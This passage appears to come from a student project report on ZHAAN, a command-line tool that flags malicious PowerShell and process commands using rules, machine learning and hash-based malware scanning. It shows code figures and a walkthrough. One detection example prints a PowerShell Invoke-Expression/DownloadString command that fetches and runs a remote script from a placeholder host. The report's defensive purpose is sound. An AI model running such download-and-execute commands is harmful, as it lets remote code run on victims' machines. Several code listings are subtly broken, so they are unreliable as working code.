As shown in above figure, `monitor_powershell_history(rules)` command reads the last line of the PowerShell history file and monitors the command history in real-time, after every 2 seconds. It applies to the idea of the SHA-1 hashing that determines whether a new command is entered since the last scan. Upon detecting a new command, it sends the input to `process_line()` in which the analysis is done with the help of both rules-based and ML-based analysis. This is so that there is no duplication of the live monitoring, and it is controlled by the `stop_monitoring` flag to allow the thread to be cleanly terminated.

```
def display_result(process_name, cmdline, rule_result, ml_result): 2 usages
    print(Fore.CYAN + "\n" + "-" * 50)
    print(f"{Fore.BLUE}[🔍] Source      : {process_name}")
    print(f"{Fore.BLUE}[🔍] Input       : {' '.join(cmdline)}")
    if rule_result and isinstance(rule_result, dict):
        print(f"\n{Fore.MAGENTA}[📊] Rule-Based   : {COLOR_MAP.get(rule_result.get('type', 'Benign'), rule_result.get('type', 'Benign'))}")
        print(f"    Description : {rule_result.get('description', '-')}")
        print(f"    MITRE ID    : {rule_result.get('mitre_id', '-')} - {rule_result.get('technique', '-')}")
        print(f"    Score       : {rule_result.get('score', 0.0)}")
    if ml_result and isinstance(ml_result, dict):
        print(f"\n{Fore.CYAN}[🤖] ML Prediction: {COLOR_MAP.get(ml_result.get('label', 'Benign'), ml_result.get('label', 'Benign'))} ({ml_result.get('score', 0.0)})")
        print(f"    Why         : Tokens → {ml_result.get('top_tokens', [])}")
    print(Fore.CYAN + "-" * 50)
```

Figure 23 Live Monitor Display Result Code Block

As shown in above figure, the `display_result` function is used to print the outcome of the results obtained upon the detection of a certain command after being analyzed. It prints out the name of the command, its source and the classification results of both the rule based and the machine learning engine. The result of the rule-based approach is presented as a label with a numerical score and the result of ML consists of the predicted label and probability score. This role assists in standardizing the output display of live monitoring so that all commands that are processed are consistent and easy to read.

## Rule Based Backend

```
def load_rules(filepath="rules.csv"): 1 usage
    """Load CSV file into memory"""
    if not os.path.exists(filepath):
        print(Fore.RED + f"[!] Dataset file '{filepath}' not found.")
        return []

    with open(filepath, "r", encoding="latin-1") as f:
        reader = csv.DictReader(f)
        return list(reader)
```

Figure 24 Load and Read rule.csv Code Block

The above figure shows the loading function which loads all the rules in the CSV file (rules.csv) into memory and returns a list of dictionaries that can be easily accessed using Python csv.DictReader. Without the file it will print a warning and will give an empty list. It helps the rule engine to be dynamically driven off the data set.

```
def search_command(rules, user_input): 1 usage
    """Search for exact match in Prompt column (case-insensitive)"""
    for row in rules:
        if row["Prompt"].strip().lower() == user_input.strip().lower():
            return row
    return None
```

Figure 25 Search Command Code Block

The above figure shows the function which searches in the loaded rules on a command that is an exact match with user input regardless of case. When the "Prompt" field matches it will give the rule (row) corresponding to it, otherwise None. This is required to be in a position to identify familiar commands.

```

def print_result(row): 1 usage
    """Prints the results with proper formatting and color"""
    print(Style.BRIGHT + Fore.CYAN + "\n--- Command Match Found ---")
    print(Fore.WHITE + f"Prompt      : {row['Prompt']}")
    print(f"Description  : {row['Description']}")
    print(f"LOLBin       : {row['LOLBin']}")
    print(f"Content      : {row['Content']}")
    print(f"Frequency    : {row['Frequency']}")
    print(f"Source       : {row['Source']}")
    print(f"Network      : {row['Network']}")
    print(f"Behavioural   : {row['Behavioural']}")
    print(f"History      : {row['History']}")
    print(f"MITRE ID     : {row['MITRE ID']}")
    print(f"Technique    : {row['MITRE Technique']}")
    print(f"Score        : {row['Score']}")

    risk_type = row['Type'].strip().lower()
    if risk_type == "malicious":
        risk_color = Fore.RED
    elif risk_type == "suspicious":
        risk_color = Fore.YELLOW
    else:
        risk_color = Fore.GREEN

    print(risk_color + Style.BRIGHT + f"Classification: {row['Type'].upper()}")
    print(Fore.CYAN + "-" * 40)

```

Figure 26 Result Viewing Code Block

The above figure shows rule-based result printing output. When a match is located, this function compiles and outputs all metadata related to the match with colors used to help make the match clear. It employs colorama to colour-code the risk levels (red = malicious, yellow = suspicious, green = benign) so it is easier to read in the CLI.

```

def rule_based_detection(): 2 usages
    """Main rule-based detection loop"""
    rules = load_rules()
    if not rules:
        input("Press [Enter] to return to main menu...")
        return

    while True:
        os.system('cls' if os.name == 'nt' else 'clear')
        print(Fore.MAGENTA + Style.BRIGHT + "ZHAAN - Rule-Based Detection")
        print("-" * 40)
        user_input = input(Fore.CYAN + "Enter a command to analyze: ").strip()

        try:
            validated = advanced_validate_input(user_input)
        except ValueError as ve:
            print(Fore.RED + f"[!] {ve}")
            input("Press [Enter] to try again...")
            continue

        match = search_command(rules, validated)

        if match:
            print_result(match)
            if log_function:
                log_function(f"Rule-Based | {match['Prompt']} | Score: {match['Score']} | Type: {match['Type']}")
        else:
            print(Fore.CYAN + "\n[!] Command not found in dataset.")
            if log_function:
                log_function(f"Rule-Based | {validated} | Not Found in Dataset")

        print("\nWhat would you like to do?")

```

*Figure 27 Rule-Based Detection Menu Code Block*

The above figure shows the primary rule-based detection logic loop. It loads the rules.csv, asks the user to enter something, checks it, looks for a match and then prints the result or informs that it could not find any match. It also has a logging monitoring. It offers to the user a rich and interactive rule inspection mechanism.

## Machine Learning Based Backend

```
def preprocess_input(command): 1 usage
    command = command.lower()
    command = re.sub(pattern: r'[\W_]+', repl: ' ', command)
    return command.strip()
```

*Figure 28 Preprocess Input Code Block*

The above figure shows the preprocess input for the machine learning detection. The inputs standardize and then passes to the ZHAAN's ML model. It converts what the user gives to lowercase and removes all special characters, underscores and special characters using regex, leaving only alpha numerical tokens and spaces. This helps in uniformity in the prediction of the model by eliminating variations of cases and punctuations.

```
def explain_top_tokens(command, vectorizer, top_n=5): 1 usage
    tfidf_matrix = vectorizer.transform([command])
    tokens = vectorizer.get_feature_names_out()
    weights = tfidf_matrix.toarray()[0]

    top_indices = weights.argsort()[::-1][:top_n]
    top_tokens = [tokens[i] for i in top_indices if weights[i] > 0]
    return top_tokens
```

*Figure 29 TF-IDF vectorized Top Tokens Code Block*

The above figure shows the function that picks and returns the n highest weighted tokens of TF-IDF vectorized command. It makes users comprehend why a command was categorized in a specific manner by disclosing the word features. This renders the model more explainable and confidence in the use of the model is high.

```

def predict_command(user_input): 5 usages
    if not model or not vectorizer:
        return "[X] Model or vectorizer not available."

    processed = preprocess_input(user_input)
    vectorized = vectorizer.transform([processed])

    prediction = model.predict(vectorized)[0]
    confidence = np.max(model.predict_proba(vectorized)) * 100
    top_tokens = explain_top_tokens(processed, vectorizer)

    return {
        "label": prediction,
        "confidence": round(confidence, 2),
        "top_tokens": top_tokens
    }

```

*Figure 30 Predict Command Code Block*

The above figure shows the core of the machine learning prediction. It then does preprocess of the input and represents it in the form of a TF-IDF vector and then uses the trained model and predicts the label (Benign, Suspicious, or Malicious). It also approximates the confidence of the prediction, and the `explain_top_tokens` function gives the highest weighed tokens.

```

def machine_learning_detection(): 2 usages
    """Interactive CLI for ML-based detection"""
    while True:
        print("\nZHAAN - Machine Learning Detection")
        print("-----")
        command = input("Enter a command to analyze: ")

        try:
            validated = advanced_validate_input(command)
        except ValueError as ve:
            print(Fore.RED + f"[!] {ve}")
            log_manager.log_event(f"ML Detection Error | Invalid Input: {command}")
            input("Press [Enter] to try again...")
            continue

        result = predict_command(validated)

        if isinstance(result, dict):
            label = result['label']
            confidence = result['confidence']
            tokens = result['top_tokens']

            color = (
                Fore.RED if label.lower() == 'malicious'
                else Fore.YELLOW if label.lower() == 'suspicious'
                else Fore.GREEN
            )
            print(f"\nPrediction: {color}{label} ({confidence}%)")
            print(f"Why: High-weight tokens detected: {tokens}\n")

```

*Figure 31 Machine Learning Detection Menu Code Block*

The above figure shows machine learning detection menu code block. It is the CLI interface to be used interactively by the users to carry out ML-based threat detection over suspicious commands or URLs. It does input validation, calls the prediction logic, colorizes the result, logs the detection outcome and it shows the top weighted tokens to give the explanation of the reasoning of the model. This loop will continue till user wants to go back to main menu.



## Signature Based Malware Identifier Backend

```
# Load the malware hash dataset
def load_hash_dataset(): 1 usage
    try:
        df = pd.read_csv(HASH_DATASET)
        df = df[["file_name", "sha256_hash", "md5_hash", "sha1_hash", "signature", "vtpercent"]].dropna()
        return df
    except Exception as e:
        print(Fore.RED + f"[!] Failed to load hash dataset: {e}")
        return None
```

Figure 32 Load Hash Dataset Code Block

The above figure shows the function that loads a CSV file (mal.csv) which includes known malware hashes (SHA256, MD5, SHA1), their signatures and VirusTotal detection percentages. It reads the dataset using `pandas.read_csv()` and picks up the columns that are needed: file name, hashes, malware signature and VT detection rate. When there is any error e.g. file not found, it raises the exception and returns None.

```
# Compute hashes for a file
def compute_file_hashes(filepath): 1 usage
    try:
        with open(filepath, "rb") as f:
            file_data = f.read()
            sha256 = hashlib.sha256(file_data).hexdigest()
            md5 = hashlib.md5(file_data).hexdigest()
            sha1 = hashlib.sha1(file_data).hexdigest()
            return sha256, md5, sha1
    except Exception as e:
        print(Fore.RED + f"[!] Failed to compute hashes: {e}")
        return None, None, None
```

Figure 33 Compute File Hashes Code Block

The above figure shows the function that computes the hash of a file using SHA256, MD5 and SHA1 to compare them to the malware hash database. It opens the file in binary form, reads through its content and computes the hashes using `hashlib`. It quietly handles the error and returns 'None, None, None' when there is failure to read the file or file is corrupt.

```

def scan_folder(folder_path, df): 1 usage
print(Fore.YELLOW + f"\n[+] Scanning all files in: {folder_path}\n")
malicious_files = []

for root, _, files in os.walk(folder_path):
    for file in files:
        full_path = os.path.join(root, file)
        sha256, md5, sha1 = compute_file_hashes(full_path)
        if not sha256:
            continue

        match = df[(df['sha256_hash'] == sha256) |
                    (df['md5_hash'] == md5) |
                    (df['sha1_hash'] == sha1)]

        if not match.empty:
            malware_info = match.iloc[0]
            malicious_files.append({
                "file_path": full_path,
                "md5": malware_info['md5_hash'],
                "sha1": malware_info['sha1_hash'],
                "sha256": malware_info['sha256_hash'],
                "signature": malware_info['signature'],
                "vtpercent": malware_info['vtpercent']
            })

if malicious_files:
    print(Fore.RED + "!!! Malicious files found !!!\n")
    for malware in malicious_files:

```

Figure 34 Scan Folder for Malware Files Code Block 1

```

if malicious_files:
    print(Fore.RED + "!!! Malicious files found !!!\n")
    for malware in malicious_files:
        print(Fore.RED + f"File: {malware['file_path']}")
        print(Fore.RED + f"Signature: {malware['signature']}")
        print(Fore.RED + f"MD5      : {malware['md5']}")
        print(Fore.RED + f"SHA1     : {malware['sha1']}")
        print(Fore.RED + f"SHA256  : {malware['sha256']}")
        print(Fore.RED + f"VT Detect %: {malware['vtpercent']}\n")
else:
    print(Fore.GREEN + "\nNo malicious files found in the folder.")

```

Figure 35 Scan Folder for Malware Files Code Block 2

The above figure shows scan\_folder function code block. It starts with all files located in the specified folder and checks whether the file has a hash that has been matched with one of the malware signatures within the database. It recursively traverses all the files with the help of os.walk() calculates its hashes and verifies the matches in the data set. The malware information, including the VT detection percentage is printed out in the case of a match. It enumerates all bad files which it finds.

```

def run_malware_scan(): 2 usages
    df = load_hash_dataset()
    if df is None:
        return

    while True:
        folder_path = input(Fore.CYAN + "\nEnter the folder path to scan: ").strip(' ')
        if not os.path.isdir(folder_path):
            print(Fore.RED + "[!] Invalid folder path. Please try again.")
            continue

        scan_folder(folder_path, df)

        choice = input(Fore.YELLOW + "\nDo you want to scan another folder?\n[1] Yes\n[2] No\nSelect: ").strip()
        if choice != "1":
            break

```

*Figure 36 Malware Identifier Menu Code Block*

The above figure shows the malware identifier menu code. This is the primary interactive feature which asks the user to input a path to a folder, after which it carries out malware scanning and repeats itself according to the decision of the user. It makes one call to `load_hash_dataset()`, then continuously reads user input of folder paths, verifies the validity of the path and executes the scan via `scan_folder()`. It also gives the choice of scanning several folders at a time.

## Natural Language Processing T5 Backend

```
def predict_t5(input_text): 1 usage
    input_ids = tokenizer.encode(input_text, return_tensors="pt", truncation=True)
    outputs = model.generate(input_ids, max_length=128, num_return_sequences=1)
    return tokenizer.decode(outputs[0], skip_special_tokens=True)
```

Figure 37 Predict T5 Code Block

The above function shows the module that gives the base T5 model inference of ZHAAN GPT. The text is entered as input and is tokenized using T5Tokenizer and converted to a tensor ( input\_ids ) when a command or a URL is entered. It then uses this to input into pretrained T5ForConditionalGeneration model to produce an output sequence. The tokenizer decode() method is then used to decode output tensor and special tokens are discarded. This Transforms raw user input into an explanation that is human-like with the help of pretrained T5.

```
def run_t5_inference_cli(): 3 usages
    print_t5_banner()
    while True:
        try:
            user_input = input(f"{CYAN}Enter the Command or URL to analyze: {RESET}")
            if user_input.lower() == "exit":
                print(f"{YELLOW}Exiting ZHAAN GPT...{RESET}")
                break
            if not user_input.lower().startswith("analyze"):
                user_input = "Analyze: " + user_input

            result = predict_t5(user_input)

            print(f"\n{GREEN}💡 Reasoning Result:{RESET}")
            print(f"{YELLOW}{result}{RESET}\n")

        except Exception as e:
            print(f"{RED}✗ Error: {str(e)}{RESET}")
```

Figure 38 T5 ZHAAN GPT Menu Code Block

The above figure shows the function for CLI frontend to the T5 reasoning module of ZHAAN GPT. It begins by printing ASCII banner and instructions to direct the user. It then enters a loop which asks the user to either type a command or a URL. The operation will add the prefix to the input in case the latter does not start with the word analyze. Then it calls the predict\_t5() to get the response of the model and prepares the result and displays it. The purpose of the function is to be able to deal with unexpected errors in a graceful manner through try-except. It allows interactive CLI based reasoning over the T5 model.

## Log Management Based Backend

```
log_dir = "logs"
log_file = os.path.join(log_dir, "zhaan_log.txt")
max_log_size_file = os.path.join(log_dir, "max_log_size.txt")
default_max_size = 500 * 1024 # 500 KB

def init_log_dir(): 1 usage
    """Ensure the log directory and size file exist"""
    os.makedirs(log_dir, exist_ok=True)
    if not os.path.exists(max_log_size_file):
        with open(max_log_size_file, "w") as f:
            f.write(str(default_max_size))
```

Figure 39 Log Max Size Code Block

The above function Ensures that 'logs' directory and max size config file (max\_log\_size.txt) are present. The default max log file size is set to 500 KB.

```
def rotate_logs(): 1 usage
    """Rotate if active log exceeds max size"""
    max_size = get_max_log_size()
    if os.path.exists(log_file) and os.path.getsize(log_file) >= max_size:
        i = 1
        while os.path.exists(os.path.join(log_dir, f"zhaan_log_{i}.txt")):
            i += 1
        rotated_name = os.path.join(log_dir, f"zhaan_log_{i}.txt")
        os.rename(log_file, rotated_name)
        print(Fore.BLUE + f"[i] Log rotated: {rotated_name}")
```

Figure 40 Rotate Logs Code Block

The above functions Renames the full log file to zhaan\_log\_1.txt, zhaan\_log\_2.txt, before continuing to log in a new zhaan\_log.txt. This Prevents large file accumulation and maintains readability.

```
def log_event(event): 8 usages
    try:
        rotate_logs()
        with open(log_file, "a", encoding="utf-8") as f:
            timestamp = time.strftime("[%Y-%m-%d %H:%M:%S]")
            f.write(f"{timestamp} {event}\n")
    except Exception as e:
        print(Fore.RED + f"[!] Logging error: {e}")
```

Figure 41 Log Event Code Block

The above function appends timestamped events to zhaan\_log.txt. It Automatically calls rotate\_logs() in case size is equal to or greater than limit.

```
def view_current_log(): 1 usage
    os.system('cls' if os.name == 'nt' else 'clear')
    print(Fore.YELLOW + Style.BRIGHT + "\nZHAAN - Active Log File")
    print("-" * 50)

    if not os.path.exists(log_file):
        print("[!] Active log file not found.")
    else:
        with open(log_file, "r", encoding="utf-8") as f:
            logs = f.read()
            print(logs if logs else "[*] Log is empty.")

    print("-" * 50)
    input("Press [Enter] to return...")
```

Figure 42 View Current Log Code Block

The above function clears screen and display the contents of the active log.

```
def list_logs(): 1 usage
    print(Fore.YELLOW + "\nAvailable Log Files:")
    print("-" * 40)
    logs = [f for f in os.listdir(log_dir) if f.startswith("zhaan_log")]
    if logs:
        for log_name in sorted(logs):
            full_path = os.path.join(log_dir, log_name)
            size_kb = os.path.getsize(full_path) // 1024
            print(f"{log_name} ({size_kb} KB)")
    else:
        print("No logs found.")
    print("-" * 40)
    input("Press [Enter] to return...")
```

Figure 43 List Logs Code Block

The above Lists all current logs that are rotated and active, with size in KB.

```
def export_logs(): 1 usage
    print("Available Logs:")
    for i, log_name in enumerate(sorted(logs), 1):
        print(f"[{i}] {log_name}")

    choice = input("Select log to export by number: ").strip()
    if not choice.isdigit() or not (1 <= int(choice) <= len(logs)):
        print(Fore.RED + "[!] Invalid selection.")
        input("Press [Enter] to return...")
        return

    selected_log = logs[int(choice) - 1]
    source_path = os.path.join(log_dir, selected_log)

    target_path = input("\nEnter export path (e.g. D:\\Backup\\log.txt): ").strip()
    try:
        shutil.copy(source_path, target_path)
        print(Fore.GREEN + f"[✓] Exported {selected_log} to {target_path}")
    except Exception as e:
        print(Fore.RED + f"[!] Export failed: {e}")
```

Figure 44 Export Logs Code Block

The above Function asks the user to choose a log file and export it to a user defined location. The Uses takes advantage of the `shutil.copy()` to copy the file to the outer directories.

```

def set_max_log_size(): 1 usage
    os.system('cls' if os.name == 'nt' else 'clear')
    print(Fore.CYAN + "\nZHAAN - Set Max Log File Size")
    print("-" * 40)
    print("Enter the new max size in KB (e.g., 250, 1024):")

    size_input = input("New size (KB): ").strip()
    if not size_input.isdigit():
        print(Fore.RED + "[!] Invalid size entered.")
        input("Press [Enter] to return...")
        return

    new_size = int(size_input) * 1024
    with open(max_log_size_file, "w") as f:
        f.write(str(new_size))
    print(Fore.GREEN + f"[✓] Log file size limit set to {size_input} KB.")
    input("Press [Enter] to return...")

```

Figure 45 Set Max Log Size Function Code Block

The command above gives the user to set a new maximum log size (in KB) and changes the max\_log\_size.txt.

```

def log_management_menu(): 1 usage
    os.system('cls' if os.name == 'nt' else 'clear')
    logs_count = len([f for f in os.listdir(log_dir) if f.startswith("zhaan_log")])
    max_size_kb = get_max_log_size() // 1024

    print(Fore.MAGENTA + Style.BRIGHT + "ZHAAN - Log Management")
    print("-" * 45)
    print(f"Current log files : {logs_count}")
    print(f"Max size per log : {max_size_kb} KB")
    print("-" * 45)
    print("[1] View Current Log")
    print("[2] View All Logs")
    print("[3] Export Log File")
    print("[4] Set Max Log File Size")
    print("[5] Return to Main Menu")
    print("-" * 45)

    choice = input("Select an option (1-5): ").strip()
    if choice == "1":
        view_current_log()
    elif choice == "2":
        list_logs()
    elif choice == "3":
        export_logs()
    elif choice == "4":
        set_max_log_size()
    elif choice == "5":
        break
    else:
        print(Fore.RED + "[!] Invalid choice.")

```

Figure 46 Log Management Code Block

The above function shows the ZHAAN's log management menu loop when it comes to action with logs. It shows total of log files and current max size on entry as well as the options.



## ZHAAN Walkthrough




Figure 47 ZHAAN CLI Menu

The above figure shows the CLI menu of ZHAAN. It has 7 options:

- [1] Live Monitor Mode
- [2] Run Rule-Based Detection
- [3] Run Machine Learning Detection
- [4] Malware Identifier
- [5] Experimental Zhaan GPT
- [6] Log Management
- [7] Help
- [8] Exit

## Option 1 Live Monitor Mode

Live Monitor Mode is the combination of both Rule based and machine learning detection. It's a live monitor that monitors the commands executed in Powershell in the running machine and the commands that made a process running in task manager.

```
-----
Select an option (1-6): 1

ZHAAN - Live Monitoring Started...
[Q] Press Q anytime to stop monitoring
```

Figure 48 Start State of Live Monitor

When the user selects option 1, Zhaan redirects to Live Monitor Mode, the user can see the status “ZHAAN – Live Monitoring Started”. And the user can press ‘q’ or ‘Q’ to stop the live monitoring and return to main menu

```
[🔍] Source      : SDXHelper.exe
[🧠] Input       : C:\Program Files\Microsoft Office\Root\Office16\SDXHelper.exe -Embedding

[🔍] Rule-Based   : ✅ Benign
    Description  : No rule match found.
    MITRE ID     : - - -
    Score        : 0.0

[🧠] ML Prediction: ❌ Malicious (36.22%)
    Why          : Tokens → ['files', 'microsoft', 'exe']
```

Figure 49 Live Monitor Result from Task Manger Process

The above figure shows one of the detections result from task manager process, the input from the task manager process will be compared in the rule-based mechanism. If the input and source don't match in the rules.csv, it will give the output as benign and, in the description, stating, “No rule match found”. For the machine learning model, it will process and classify as done in option 3 and gives its prediction with the tokens that results the prediction.




Figure 50 Powershell Monitor




Figure 51 Powershell History File location

The above figures show the live monitor result from Powershell and a code block of how the PowerShell inputs are being monitored by ZHAAN. Any inputs being executed in Powershell will be saved in a temporary text file. While ZHAAN cannot directly linked with Powershell due to policy issues, it will take the input from the Powershell temporary text file, and use pass it in the live monitor.

```
[🔗] Source      : PowerShell
[🗨] Input       : powershell Invoke-Expression (New-Object Net.WebClient).DownloadString('http://some.url/script.ps1')

[🔍] Rule-Based  : ⚠ Malicious
  Description : In-memory execution of external PowerShell script
  MITRE ID    : T1059.001 - PowerShell
  Score       : 0.95

[🤖] ML Prediction: ⚠ Malicious (80.56%)
  Why        : Tokens → ['some', 'script ps1', 'powershell invoke', 'invoke', 'downloadstring http']
```

Figure 52 Powershell Command Matched with Rule-Based

The above figure shows the scenario where a command executed in Powershell matched in Rule-Based. If a command matched in Rule-Based, it only shows the classification, description of the command, MITRE ID and the score of the command. Other Rule-Based parameters is not displayed to keep the live monitor clean. On the other hand, as usual, the model gives its prediction with the tokens that results the prediction.





Figure 53 Quitting Live Monitor

Until the user press 'q' or 'Q', the ZHAAN will keep the live monitor running. When the user quits live monitor, ZHAAN states '[!] Live Monitoring Stopped by User' and returns to main menu.

## Option 2 Run Rule Based Detection

Rule-Based Detection uses a preset dataset called rules.csv. When the user provides a command, this ZHAAN will compare the command with the entries in the rules.csv. If exists, it gives the information about the command with classification; Else it states the command is not found in the dataset.

